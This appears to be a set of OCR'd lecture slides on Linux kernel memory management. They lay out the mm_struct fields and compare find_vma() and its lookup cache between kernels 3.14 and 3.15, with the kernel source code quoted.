
2. Python

```
>>> dt("mm_struct")
 'mm_struct' (888 bytes)
0x0   : mmap                    ['pointer', ['vm_area_struct']]
0x8   : mm_rb                   ['rb_root']
0x10  : mmap_cache              ['pointer', ['vm_area_struct']]
0x18  : get_unmapped_area       ['pointer', ['void']]
0x20  : mmap_base               ['unsigned long']
0x28  : mmap_legacy_base        ['unsigned long']
0x30  : task_size               ['unsigned long']
0x38  : highest_vm_end          ['unsigned long']
0x40  : pgd                     ['pointer', ['__unnamed_0x7b8']]
0x48  : mm_users                ['__unnamed_0x346']
0x4c  : mm_count                ['__unnamed_0x346']
0x50  : nr_ptes                 ['__unnamed_0x366']
0x58  : map_count               ['int']
0x5c  : page_table_lock         ['spinlock']
0x60  : mmap_sem                ['rw_semaphore']
0x80  : mmlist                  ['list_head']
0x90  : hiwater_rss             ['unsigned long']
0x98  : hiwater_vm              ['unsigned long']
0xa0  : total_vm                ['unsigned long']
0xa8  : locked_vm               ['unsigned long']
0xb0  : pinned_vm               ['unsigned long']
0xb8  : shared_vm               ['unsigned long']
0xc0  : exec_vm                 ['unsigned long']
0xc8  : stack_vm                ['unsigned long']
0xd0  : def_flags               ['unsigned long']
0xd8  : start_code              ['unsigned long']
0xe0  : end_code                ['unsigned long']
0xe8  : start_data              ['unsigned long']
0xf0  : end_data                ['unsigned long']
0xf8  : start_brk               ['unsigned long']
0x100 : brk                     ['unsigned long']
0x108 : start_stack             ['unsigned long']
0x110 : arg_start               ['unsigned long']
```


process memory mappings using two different representations + **cache of recent address lookups**

top level of page tables

start / end for code, data, heap, arguments, environment



Pointer to owner's `task_struct`



Aside: Address Lookups

- One very frequent operation in the Linux kernel: **virtual address lookup**
- Goal is to locate the **`vm_area_struct`** that contains an address
- Or to know that the address isn't mapped
- **`find_vma()`** locates region containing specified address
- …or returns first region with starting address that's larger
- **`mm_struct->mmap_cache`** stores array of previous **`find_vma()`** results

3.14 kernel

```
struct mm_struct {
        struct vm_area_struct * mmap;           /* list of VMAs */
        struct rb_root mm_rb;
        struct vm_area_struct * mmap_cache;     /* last find_vma result */
```

cache of (single) last **vm_area()** result

3.15 kernel

```
struct mm_struct {
        struct vm_area_struct *mmap;            /* list of VMAs */
        struct rb_root mm_rb;
        u32 vmacache_seqnum;                    /* per-thread vmacache */
```

Now each thread (task) gets a cache

```
/* per-thread vma caching */
u32 vmacache_seqnum;
struct vm_area_struct *vmacache[VMACACHE_SIZE];
```

New fields in 3.15 **task_struct**

3.14 kernel

```
/* Look up the first VMA which satisfies  addr < vm_end,  NULL if none. */
struct vm_area_struct *find_vma(struct mm_struct *mm, unsigned long addr)
{
        struct vm_area_struct *vma = NULL;

        /* Check the cache first. */
        /* (Cache hit rate is typically around 35%.) */
        vma = ACCESS_ONCE(mm->mmap_cache);
        if (!(vma && vma->vm_end > addr && vma->vm_start <= addr)) {
                struct rb_node *rb_node;

                rb_node = mm->mm_rb.rb_node;
                vma = NULL;

                while (rb_node) {
                        struct vm_area_struct *vma_tmp;

                        vma_tmp = rb_entry(rb_node,
                                           struct vm_area_struct, vm_rb);

                        if (vma_tmp->vm_end > addr) {
                                vma = vma_tmp;
                                if (vma_tmp->vm_start <= addr)
                                        break;
                                rb_node = rb_node->rb_left;
                        } else
                                rb_node = rb_node->rb_right;
                }
                if (vma)
                        mm->mmap_cache = vma;
        }
        return vma;
}

EXPORT_SYMBOL(find_vma);
```

3.15 kernel

```
/* Look up the first VMA which satisfies  addr < vm_end,  NULL if none. */
struct vm_area_struct *find_vma(struct mm_struct *mm, unsigned long addr)
{
        struct rb_node *rb_node;
        struct vm_area_struct *vma;

        /* Check the cache first. */
        vma = vmacache_find(mm, addr);
        if (likely(vma))
                return vma;

        rb_node = mm->mm_rb.rb_node;
        vma = NULL;

        while (rb_node) {
                struct vm_area_struct *tmp;

                tmp = rb_entry(rb_node, struct vm_area_struct, vm_rb);

                if (tmp->vm_end > addr) {
                        vma = tmp;
                        if (tmp->vm_start <= addr)
                                break;
                        rb_node = rb_node->rb_left;
                } else
                        rb_node = rb_node->rb_right;
        }

        if (vma)
                vmacache_update(addr, vma);
        return vma;
}

EXPORT_SYMBOL(find_vma);
```

3.15 kernel

```
static bool vmacache_valid(struct mm_struct *mm)
{
        struct task_struct *curr;

        if (!vmacache_valid_mm(mm))
                return false;

        curr = current;
        if (mm->vmacache_seqnum != curr->vmacache_seqnum) {
                /*
                 * First attempt will always be invalid, initialize
                 * the new cache for this task here.
                 */
                curr->vmacache_seqnum = mm->vmacache_seqnum;
                vmacache_flush(curr);
                return false;
        }
        return true;
}

struct vm_area_struct *vmacache_find(struct mm_struct *mm, unsigned long addr)
{
        int i;

        if (!vmacache_valid(mm))
                return NULL;


        count_vm_vmacache_event(VMACACHE_FIND_CALLS);


        for (i = 0; i < VMACACHE_SIZE; i++) {
                struct vm_area_struct *vma = current->vmacache[i];

                if (!vma)
                        continue;
                if (WARN_ON_ONCE(vma->vm_mm != mm))
                        break;
                if (vma->vm_start <= addr && vma->vm_end > addr) {
                        count_vm_vmacache_event(VMACACHE_FIND_HITS);
                        return vma;
                }
        }

        return NULL;
}
```

Cache is now larger than a single entry





